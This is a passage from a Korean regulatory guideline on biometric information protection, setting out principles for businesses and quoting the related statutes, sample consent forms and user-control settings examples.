
⇒ 바이오정보는 지문, 홍채, 음성, 필적 등 개인의 신체적·행동적 특성에 관한 정보로서 개인을 인증 또는 식별하기 위하여 기술적으로 처리*되는 개인정보를 말한다.

* '기술적 처리'란 센서 입력장치 등을 통해 이미지 등 원본 정보를 수집·입력하고 해당 원본 정보로부터 특징점을 추출하는 등 개인을 인증 또는 식별하기 위해 전자적으로 처리되는 전 과정을 말함

※ 따라서, 바이오정보는 인증 또는 식별 목적으로 입력장치 등을 통해 수집·입력된 '원본정보'와 그로부터 특징 값을 추출하여 생성된 '특징정보'로 구분됨

☞ 사진이나 음성정보 등은 특정 개인을 식별 또는 인증하기 위하여 기술적으로 처리되는 경우에 한해서만 바이오정보에 해당

< 개인정보 및 바이오정보의 관계 >



※ 바이오정보 외 그 자체만으로 특정한 개인을 알아볼 수 있거나(사진, 영상 등) 다른 정보와 쉽게 결합하여 알아볼 수 있는 경우에는 일반 개인정보로서 취급됨

< 바이오정보 활용 유형 및 사례 >

유 형	사 례
인증 (Verification/ Authentication)	○ 개인의 바이오정보를 기기 등에 저장된 1개의 바이오정보와 대조하여 특정 개인 본인임을 확인 - (사례 1) 지문·홍채·안면인식 등을 이용한 스마트폰 잠금해제 - (사례 2) 기기 사용자(1인)의 목소리를 다른 불특정 다수의 목소리와 구별·인식하여 작동하는 음성비서 애플리케이션
식별 (Identification)	○ 개인의 바이오정보를 데이터베이스에 저장된 다수의 바이오정보와 대조하여 여러 사람 중 특정 개인 본인임을 확인 - (사례 1) 페이스북 태그 추천 기능과 같이 안면인식 기술을 통해 SNS에 올린 사진 속 인물이 누구인지 파악하여 태그할 수 있도록 돕는 이름표 추천 서비스 - (사례 2) 기 등록된 여러 가족 구성원의 음성 중 지금 말하는 사람이 누구인지를 확인하여 대답하는 음성비서 스피커

< 바이오정보가 아닌 사례 >

유 형	사 례
분류 (Categorisation)	○ 개인을 인증 또는 식별하지 않고 나이, 성별 등의 기준으로 분류하거나 이용자의 움직임에 단순히 탐지하는 경우 - (사례 1) 안면인식을 통해 연령이나 성별 등을 추정하여 이용자의 유형에 맞는 광고를 내보내는 서비스 - (사례 2) 이용자의 얼굴을 자동인식해 스티커가 얼굴 위에 덧입혀지거나, 그림이 움직이는 등의 특수 효과가 적용된 카메라 애플리케이션

- **(대상 사업자)** 이용자의 바이오정보를 직접 처리하는 정보통신서비스 제공자를 포함하여 바이오정보의 안전한 이용환경 조성에 관여하고 있는 제조사 등*(이하 '사업자')을 포함

* 바이오정보를 직접 처리하지 않지만 인증결과 값 등을 전송받는 사업자, 바이오정보를 처리하는 스마트폰 등 기기 제조사, 바이오정보에 대한 접근 권한을 통제하는 OS 사업자, 바이오정보가 활용되는 앱 개발자 등

- **(법령과의 관계)** 바이오정보는 개인정보의 일종이므로 '정보통신망 이용촉진 및 정보보호 등에 관한 법률(약칭: 정보통신망법)' 등 개인정보 관련 법령을 따름

- 가이드라인은 정보통신망법, 시행령, 고시에 대한 해석 기준을 제시함과 동시에 사업자가 자율적으로 준수할 수 있는 규범적·기술적 보호조치 기준을 제안함

※ 추후 바이오정보 보호와 관련한 법규정이 신설/개정 될 경우, 해당 법규정이 가이드라인 보다 우선함

- **(재검토 기한)** 해당 가이드라인은 '18.1.1일을 기준으로 매 3년이 되는 시점(매 3년째의 12.31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 취함

※ '바이오정보 보호 가이드라인'(정통부, '07년)은 본 가이드라인으로 대체

- 당시에는 출입통제 목적으로 바이오인식시스템을 운영하는 일반 기업 등을 대상으로 일반적인 보호 사항을 안내

Ⅲ. 바이오정보 보호원칙

1. 비례성 원칙

- ◇ 사업자는 바이오정보를 활용함에 따라 수반되는 위험이 사업 상 바이오정보의 필요성 및 예상되는 편익에 비해 과도하지 않은지 등을 검토 후, 수집·이용 여부를 판단하여야 한다.
- ◇ 서비스 도입 시 바이오정보의 종류별 특성을 고려하여 침해 위험성을 최소화할 수 있는 바이오정보를 선택하여야 한다.

○ 사업자는 수집·이용하려는 바이오정보의 사업 목적 상 필요한 정도와 예상되는 편익이 위험성에 비해 과도하지 않은지 등을 검토한 후, 수집·이용 여부를 판단하여야 한다.

- 사업자는 서비스를 도입하기 전, 바이오정보 외에 이용자의 개인정보 침해 위험성을 최소화하면서 사업 목적을 달성할 수 있는 다른 수단이 있는지 검토한다.

○ 또한, 바이오정보마다 특성이 상이하여 개별 서비스에 대한 적합도가 다르므로, 사업 목적 달성과 함께 침해 위험성을 최소화할 수 있는 바이오정보를 선택하여야 한다.

※ 다만, 기술 발전에 따라 바이오정보의 특성 및 서비스 적합도가 달라질 수 있으므로 이에 대한 고려가 필요하다.

< 비례성 검토 예시 >

- 사업자가 자사 회원의 앱·웹 이용을 통제하고, 회원 관리를 원활히 하기 위해 모든 회원의 바이오정보를 서버로 전송하여 처리한다면 이는 비례성 원칙에 비추어 지나친 것으로 볼 수 있음
 - 단순히 회원을 식별하기 위한 용도라면, 기기 내 안전한 영역에서 처리된 바이오정보의 인증 결과 값 등을 전송받는 방법이 권장됨
- 비대면거래에서의 본인인증 서비스에서는 SNS에서의 이름표 추천 서비스에서 보다 위·변조가 어렵고, 보안성이 높은 바이오정보를 사용하는 것이 적합함

2. 수집·이용 제한의 원칙

- ◇ 사업자는 바이오정보의 수집·이용 목적, 항목, 보유기간을 이용자에게 명확히 알리고 동의 받아야 한다.
- ◇ 사업자는 인증·식별 목적에 필요한 최소한의 바이오정보를 수집·이용해야 한다.
- ◇ 특징정보 생성 후 원본정보는 원칙적으로 파기해야 하며, 원본정보를 파기하지 않는다면 그 이유(목적) 및 보유기간을 별도로 고지 후 동의 받아야 한다.
- ◇ 바이오정보 처리 과정에서 인증·병력 등 민감한 정보가 추출되지 않도록 관리하여야 한다.

가. 바이오정보의 수집·이용 동의

- 이용자의 바이오정보를 수집하려는 사업자는 웹사이트나 애플리케이션 등을 통해 다음 사항 모두를 이용자에게 명확히 알리고 동의 받아야 한다.
 - ① 바이오정보의 수집·이용 목적, ② 수집하는 바이오정보의 항목, ③ 바이오정보의 보유·이용 기간

< 바이오정보 필수 수집·이용 동의 예시 >

■ [필수*] 바이오정보 수집·이용 동의			
목적	항목	보유·이용기간	동의여부
이용자 식별 및 본인 인증	지문정보 (원본정보 및 특징정보)	○ 원본정보: 특징정보 생성 시 까지 ○ 특징정보: 회원탈퇴 시 까지	☐ 동의함 ☐ 동의안함

* 필수동의 여부는 해당 서비스의 특성에 따라 달리 정할 수 있다.

- 원본정보는 특징정보 생성 시, 지체 없이 파기하는 것이 원칙이며, 원본정보를 파기하지 않는다면 그 이유(목적) 및 보유기간을 기존 바이오정보 수집·이용 동의와 구분하여 고지하고, 동의 받아야 한다.

- 특징정보 생성 등 해당 서비스의 본질적 기능을 수행하기 위해 반드시 필요한 원본정보 이외의 원본정보 수집·이용*에 동의하지 아니한다는 이유로 서비스의 제공을 거부하여서는 아니 된다.

* (예시) 인공지능 스피커의 화자인식 알고리즘 고도화를 위한 원본정보 수집·이용 등

< 원본정보 선택 수집·이용 동의 예시 >

■ [선택] 원본정보 수집·이용 동의			
목적	항목	보유·이용기간	동의여부
화자인식 알고리즘 고도화	음성정보	○ 회원탈퇴 시 까지	☐ 동의함 ☐ 동의안함

※ 동의를 거부하시는 경우에도 00서비스는 이용하실 수 있습니다.

정보통신망법 제22조(개인정보의 수집·이용 동의 등) ① 정보통신서비스 제공자는 이용자의 개인정보를 이용하려고 수집하는 경우에는 다음 각 호의 모든 사항을 이용자에게 알리고 동의를 받아야 한다. 다음 각 호의 어느 하나의 사항을 변경하려는 경우에도 또한 같다.

1. 개인정보의 수집·이용 목적
2. 수집하는 개인정보의 항목
3. 개인정보의 보유·이용 기간

② 정보통신서비스 제공자는 다음 각 호의 어느 하나에 해당하는 경우에는 제1항에 따른 동의 없이 이용자의 개인정보를 수집·이용할 수 있다.

1. 정보통신서비스의 제공에 관한 계약을 이행하기 위하여 필요한 개인정보로서 경제적·기술적인 사유로 통상적인 동의를 받는 것이 뚜렷하게 곤란한 경우
2. 정보통신서비스의 제공에 따른 요금정산을 위하여 필요한 경우
3. 이 법 또는 다른 법률에 특별한 규정이 있는 경우

정보통신망법 제23조(개인정보의 수집 제한 등) ③ 정보통신서비스 제공자는 이용자가 필요한 최소한의 개인정보 이외의 개인정보를 제공하지 아니한다는 이유로 그 서비스의 제공을 거부하여서는 아니 된다. 이 경우 필요한 최소한의 개인정보는 해당 서비스의 본질적 기능을 수행하기 위하여 반드시 필요한 정보를 말한다.

정보통신망법 제64조의3(과징금의 부과 등) ① 방송통신위원회는 다음 각 호의 어느 하나에 해당하는 행위가 있는 경우에는 해당 정보통신서비스 제공자등에게 위반행위와 관련한 매출액의 100분의 3 이하에 해당하는 금액을 과징금으로 부과할 수 있다.

1. 제22조제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 이용자의 동의를 받지 아니하고 개인정보를 수집한 경우

정보통신망법 제71조(벌칙) ① 다음 각 호의 어느 하나에 해당하는 자는 5년 이하의 징역 또는 5천만원 이하의 벌금에 처한다.

1. 제22조제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 이용자의 동의를 받지 아니하고 개인정보를 수집한 자

정보통신망법 제76조(과태료) ① 다음 각 호의 어느 하나에 해당하는 자와 제7호부터 제11호까지의 경우에 해당하는 행위를 하도록 한 자에게는 3천만원 이하의 과태료를 부과한다.

1. 제22조의2제2항 또는 제23조제3항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 서비스의 제공을 거부한 자

나. 최소 정보 수집·이용

- 사업자는 인증 또는 식별 목적에 필요한 최소한의 바이오정보를 수집·이용해야 한다.

※ 한 서비스에 한 종류의 바이오정보만을 활용해야 한다는 의미는 아니며, 보안강화 등 사업자 필요에 따라 두 종류 이상의 바이오정보를 수집·이용할 수 있다.

- 특히 원본정보로부터 인증·병력 등 인증·식별 목적과는 무관한 부가적인 정보가 추출될 수도 있으므로,

- 사업자는 특징정보 생성 등 바이오정보 처리 과정에서 권리·이익이나 사생활을 뚜렷하게 침해할 우려가 있는 개인정보가 추출·수집·이용되지 않도록 관리해야 한다.

정보통신망법 제23조(개인정보의 수집 제한 등) ① 정보통신서비스 제공자는 사상, 신념, 가족 및 친인척관계, 학력(學歷)·병력(病歷), 기타 사회활동 경력 등 개인의 권리·이익이나 사생활을 뚜렷하게 침해할 우려가 있는 개인정보를 수집하여서는 아니 된다. 다만, 제22조제1항에 따른 이용자의 동의를 받거나 다른 법률에 따라 특별히 수집 대상 개인정보로 허용된 경우에는 필요한 범위에서 최소한으로 그 개인정보를 수집할 수 있다.

개인정보 보호법 제3조(개인정보 보호 원칙) ① 개인정보처리자는 개인정보의 처리 목적을 명확하게 하여야 하고 그 목적에 필요한 범위에서 최소한의 개인정보만을 적법하고 정당하게 수집하여야 한다.

정보통신망법 제64조의3(과징금의 부과 등) ① 방송통신위원회는 다음 각 호의 어느 하나에 해당하는 행위가 있는 경우에는 해당 정보통신서비스 제공자등에게 위반행위와 관련한 매출액의 100분의 3 이하에 해당하는 금액을 과징금으로 부과할 수 있다.

2. 제23조제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 이용자의 동의를 받지 아니하고 개인의 권리·이익이나 사생활을 뚜렷하게 침해할 우려가 있는 개인정보를 수집한 경우

정보통신망법 제71조(벌칙) ① 다음 각 호의 어느 하나에 해당하는 자는 5년 이하의 징역 또는 5천만원 이하의 벌금에 처한다.

2. 제23조제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 이용자의 동의를 받지 아니하고 개인의 권리·이익이나 사생활을 뚜렷하게 침해할 우려가 있는 개인정보를 수집한 자

3. 목적제한의 원칙

◇ 바이오정보는 이용자에게 동의 받은 인증 또는 식별 이외의 목적으로 무단으로 활용되어서는 아니 된다.

○ 인증 또는 식별 목적으로 이용자에게 동의 받은 바이오정보를 무단으로 질병검사 등 다른 목적으로 활용해서는 아니 된다.

- 바이오정보가 인증 또는 식별 목적 외 개인정보로서 동시에 활용되는 것이 제한되지는 않으나,

※ 이용자가 SNS에 올린 사진을 이름표 추천 서비스 목적으로 활용한다면 바이오정보로서 활용되는 동시에 개인정보로서 활용되는 것임

- 인증 또는 식별 이외의 목적으로 활용하기 위해서는 일반 개인정보로서 이용자의 사전 동의 등 적법한 절차를 따라야 한다.

※ 바이오정보는 개념 상 개인을 인증 또는 식별하기 위하여 기술적으로 처리되는 개인정보를 의미함

정보통신망법 제24조(개인정보의 이용 제한) 정보통신서비스 제공자는 제22조 및 제23조제1항 단서에 따라 수집한 개인정보를 이용자로부터 동의받은 목적이나 제22조제2항 각 호에서 정한 목적과 다른 목적으로 이용하여서는 아니 된다.

정보통신망법 제64조의3(과징금의 부과 등) ① 방송통신위원회는 다음 각 호의 어느 하나에 해당하는 행위가 있는 경우에는 해당 정보통신서비스 제공자등에게 위반행위와 관련한 매출액의 100분의 3 이하에 해당하는 금액을 과징금으로 부과할 수 있다.

3. 제24조(제67조에 따라 준용되는 경우를 포함한다)를 위반하여 개인정보를 이용한 경우

정보통신망법 제71조(벌칙) ① 다음 각 호의 어느 하나에 해당하는 자는 5년 이하의 징역 또는 5천만원 이하의 벌금에 처한다.

3. 제24조, 제24조의2제1항 및 제2항 또는 제26조제3항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 개인정보를 이용하거나 제3자에게 제공한 자 및 그 사정을 알면서도 영리 또는 부정한 목적으로 개인정보를 제공받은 자

4. 통제권 보장의 원칙

- ◇ 사업자는 이용자가 바이오정보를 수정하거나 삭제할 수 있도록 다양한 통제 수단을 제공해야 한다.
- ◇ 이용자가 바이오정보의 제공을 원하지 않거나 신체적 장애 등으로 제공할 수 없는 경우를 대비하여 가능한 대안을 마련하는 것이 바람직하다.


가. 이용자 기기를 통해 통제권을 행사하는 방법

- 바이오정보를 처리하는 기기 제조사 또는 OS사업자는 이용자가 해당 기기 또는 웹·앱 등을 통해 바이오정보를 수정하거나, 삭제할 수 있도록 통제수단을 제공해야 한다.

① 스마트폰에서의 통제 방법


- (예시 : 안드로이드폰) ① 설정 → ② 잠금화면 및 보안 → ③ 지문 편집 → ④ 바이오정보 수정·삭제

< 설정 방법 >



- (예시 : 아이폰) ① 설정 → ② Touch ID 및 암호 → ③ 바이오정보 수정·삭제

< 설정 방법 >




② AI 스피커 등에서의 통제 방법

- AI 스피커 등과 같이 기기에서 직접적인 이용자의 통제권 행사가 어려운 경우, 웹페이지 또는 앱 등을 통해 이용자가 바이오정보를 수정하거나 삭제할 수 있도록 통제수단을 제공해야 한다.

- (예시 : 기가지니 AI 스피커) ① 생체인증 → ② 내 목소리 계정등록 → ③ 바이오정보 수정·삭제

< 설정 방법 >




나. 사업자의 웹 또는 앱에서 통제권을 제공하는 방법

- 이용자의 바이오정보를 사업자가 직접 수집하거나 사진, 음성 등과 같이 기 (既) 수집된 개인정보를 바이오정보로 활용하는 경우, 해당 서비스에서 이용자가 직접 통제할 수 있는 수단을 제공해야 한다.

- (예시 : 페이스북 태그 추천 기능) ① 설정 → ② 타임라인과 태그달기 → ③ 태그 추천 기능 설정 및 해제

< 설정 방법 >



- 이용자의 바이오정보를 서버로 직접 수집하는 것이 아니라 스마트폰 등 기기 내에서 처리된 인증 결과 값 등을 서버를 통해 전송받는 경우, 해지 메뉴 등을 통해 이용자가 자신의 바이오정보를 쉽게 통제할 수 있는 방법을 제공해야 한다.

< 바이오정보 통제 방법 안내 예시 >

- OO 바이오정보 인증서비스는 이용자 스마트폰에 등록된 바이오정보를 이용한 본인 인증 서비스입니다.
- 당 사는 이용자의 바이오정보를 서버로 전송하지 않으며, 스마트폰에 등록된 바이오정보와 대조한 결과 값만을 전송받아 본인인증을 진행합니다.
- OO 바이오정보 인증서비스의 해지를 원하실 경우 아래 메뉴를 통해 설정해 주시기 바랍니다.

< OO 바이오정보 인증서비스 설정 >

사용

해지



다. 대안 마련

- 사업자는 이용자(만 14세 미만의 아동인 경우 아동 또는 그 아동의 법정대리인)가 바이오정보 제공을 원하지 않거나, 신체적 장애 등으로 바이오정보를 제공할 수 없는 상황에 대비하여,

- 가능한 경우* 비밀번호, 아이핀 등 인증 및 식별을 위한 대안을 마련하도록 권고한다.

* 이름표 추천 서비스와 같이 서비스 특성상 바이오정보 이외의 대안을 마련할 수 없는 경우도 있음

정보통신망법 제30조(이용자의 권리 등) ① 이용자는 정보통신서비스 제공자등에 대하여 언제든지 개인정보 수집·이용·제공 등의 동의를 철회할 수 있다.

② 이용자는 정보통신서비스 제공자등에 대하여 본인에 관한 다음 각 호의 어느 하나의 사항에 대한 열람이나 제공을 요구할 수 있고 오류가 있는 경우에는 그 정정을 요구할 수 있다.

1. 정보통신서비스 제공자등이 가지고 있는 이용자의 개인정보

2. 정보통신서비스 제공자등이 이용자의 개인정보를 이용하거나 제3자에게 제공한 현황

3. 정보통신서비스 제공자등에게 개인정보 수집·이용·제공 등의 동의를 한 현황

- ③ 정보통신서비스 제공자등은 이용자가 제1항에 따라 동의를 철회하면 지체 없이 수집된 개인정보를 복구·재생할 수 없도록 파기하는 등 필요한 조치를 하여야 한다.
- ④ 정보통신서비스 제공자등은 제2항에 따라 열람 또는 제공을 요구받으면 지체 없이 필요한 조치를 하여야 한다.
- ⑤ 정보통신서비스 제공자등은 제2항에 따라 오류의 정정을 요구받으면 지체 없이 그 오류를 정정하거나 정정하지 못하는 사유를 이용자에게 알리는 등 필요한 조치를 하여야 하고, 필요한 조치를 할 때까지는 해당 개인정보를 이용하거나 제공하여서는 아니 된다. 다만, 다른 법률에 따라 개인정보의 제공을 요청받은 경우에는 그 개인정보를 제공하거나 이용할 수 있다.
- ⑥ 정보통신서비스 제공자등은 제1항에 따른 동의의 철회 또는 제2항에 따른 개인정보의 열람·제공 또는 오류의 정정을 요구하는 방법을 개인정보의 수집방법보다 쉽게 하여야 한다.
- ⑦ 영업양수자등에 대하여는 제1항부터 제6항까지의 규정을 준용한다. 이 경우 "정보통신서비스 제공자등"은 "영업양수자등"으로 본다.

정보통신망법 제31조(법정대리인의 권리) ① 정보통신서비스 제공자등이 만 14세 미만의 아동으로부터 개인정보 수집·이용·제공 등의 동의를 받으려면 그 법정대리인의 동의를 받아야 한다. 이 경우 정보통신서비스 제공자는 그 아동에게 법정대리인의 동의를 받기 위하여 필요한 법정대리인의 성명 등 최소한의 정보를 요구할 수 있다.

정보통신망법 제64조의3(과징금의 부과 등) ① 방송통신위원회는 다음 각 호의 어느 하나에 해당하는 행위가 있는 경우에는 해당 정보통신서비스 제공자등에게 위반행위와 관련한 매출액의 100분의 3 이하에 해당하는 금액을 과징금으로 부과할 수 있다.

7. 제31조제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 법정대리인의 동의를 받지 아니하고 만 14세 미만인 아동의 개인정보를 수집한 경우

정보통신망법 제71조(벌칙) ① 다음 각 호의 어느 하나에 해당하는 자는 5년 이하의 징역 또는 5천만원 이하의 벌금에 처한다.

7. 제30조제5항(제30조제7항, 제31조제3항 및 제67조에 따라 준용되는 경우를 포함한다)을 위반하여 필요한 조치를 하지 아니하고 개인정보를 제공하거나 이용한 자
8. 제31조제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 법정대리인의 동의를 받지 아니하고 만 14세 미만인 아동의 개인정보를 수집한 자

정보통신망법 제76조(과태료) ① 다음 각 호의 어느 하나에 해당하는 자와 제7호부터 제11호까지의 경우에 해당하는 행위를 하도록 한 자에게는 3천만원 이하의 과태료를 부과한다.

5. 제30조제3항·제4항 및 제6항(제30조제7항, 제31조제3항 및 제67조에 따라 준용되는 경우를 포함한다)을 위반하여 필요한 조치를 하지 아니한 자

5. 투명성 원칙

- ◇ 사업자는 바이오정보 보호에 관한 사항을 이용자에게 적극적으로 안내해야 한다.
- ◇ 사업자는 바이오정보 서비스와 관련된 이용자의 문의 및 침해 민원 등을 처리하기 위한 피해구제 기능을 마련·운영해야 한다.

가. 인식확산

- 사업자는 개인정보 처리방침 등을 포함하여 이용자에게 수집·이용되는 바이오정보의 종류, 보호 조치, 통제권 행사 방법, 처리방법 등을 적극적으로 안내하여야 하고, 이용자가 언제든지 이를 확인할 수 있도록 하여야 한다.

나. 피해구제

- 사업자는 바이오정보 서비스와 관련된 이용자 문의, 통제권 행사, 피해 신고 접수 등을 처리하기 위한 피해구제 기능을 마련·운영해야 한다.
- 사업자는 이용자에게 바이오정보의 보호와 관련하여 피해구제 기능을 쉽게 이용할 수 있는 방법을 제공해야 한다.
- 바이오정보 보호책임자의 성명 또는 바이오정보 보호업무 및 관련 고충사항을 처리하는 부서의 명칭, 연락처 공개 등

※ 기존 개인정보 보호책임자 및 개인정보보호 업무를 처리하는 부서에서 바이오정보 보호 관련 피해구제 등 업무 수행이 가능하다.

정보통신망법 제27조(개인정보 보호책임자의 지정) ① 정보통신서비스 제공자등은 이용자의 개인정보를 보호하고 개인정보와 관련한 이용자의 고충을 처리하기 위하여 개인정보 보호책임자를 지정하여야 한다. 다만, 종업원 수, 이용자 수 등이 대통령령으로 정하는 기준에 해당하는 정보통신서비스 제공자등의 경우에는 지정하지 아니할 수 있다.

② 제1항 단서에 따른 정보통신서비스 제공자등이 개인정보 보호책임자를 지정하지 아니하는 경우에는 그 사업주 또는 대표자가 개인정보 보호책임자가 된다.

③ 개인정보 보호책임자의 자격요건과 그 밖의 지정에 필요한 사항은 대통령령으로 정한다.

④ 개인정보 보호책임자는 개인정보 보호와 관련하여 이 법 및 다른 관계 법령의 위반 사실을 알게 된 경우에는 즉시 개선조치를 하여야 하며, 필요하면 소속 정보통신서비스 제공자등의 사업주 또는 대표자에게 개선조치를 보고하여야 한다. 다만, 제2항에 따라 사업주 또는 대표자가 개인정보 보호책임자가 되는 경우에는 개선조치 보고에 대한 사항을 적용하지 아니한다.

